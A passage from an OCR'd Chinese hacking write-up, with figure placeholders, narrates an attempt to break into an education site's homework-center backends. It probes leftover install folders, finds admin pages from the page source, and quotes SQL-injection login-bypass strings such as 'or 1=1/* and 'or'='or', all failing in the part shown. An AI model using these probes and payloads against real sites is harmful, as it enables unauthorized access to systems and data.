


图3

试一试PHPCMS2008的下载漏洞和问吧的注入漏洞都无功而返（如图4）。




图4

没有注入漏洞，我就试试整站系统的细节问题——install文件夹。一般来说PHP的整站系统都是有install文件夹以便安装，而一些不细心的管理员会忘记删除这个文件夹导致数据库账号密码的泄露，我就试试这个站是否存在。在主域名后加上/install访问一下，居然出现了DISCUZ的安装页面。可再看看显示内容心又凉了半截，原来DISCUZ的设计人员早都想到这个问题了——必须要删除根目录下的install.lock才能安装（install.lock想必大家知道什么意思吧，是安装锁。必须要将它删除才能继续安装）（如图五）。再试一试此站PHPCMS的install文件夹，从返回的信息上来看是存在的（如图六）。但是install.php文件不能访问，从源码看也是空的，想必也做了限制。




图5




图6

此时入侵又回到了原点，我看着“课业中心”华丽的外表陷入了沉思。忽然想到好像不止有数学课业中心，从图一上看，还有化学语文和英语的课业中心，我就不信只有所有都只由一个后台管。于是兴冲冲的看了看源码，这下有重大发现了。暴露出了好几个后台（如图7）。




图7

从源码上看有四个后台，同时又暴露出了该机构的另

一个地址，这个地址又一个后台。于是我对这五个后台开始逐一尝试，另一个地址的后台是PHP的，使用PHP万能密码“'or 1=1/*”尝试失败（如图8）。




图8

英语课业中心的后台是ASP架构，使用ASP万能密码'or'='or'失败（如图9）。




图9

一个看似信息后台的是PHP架构，使用万能密码失败（如图10）。

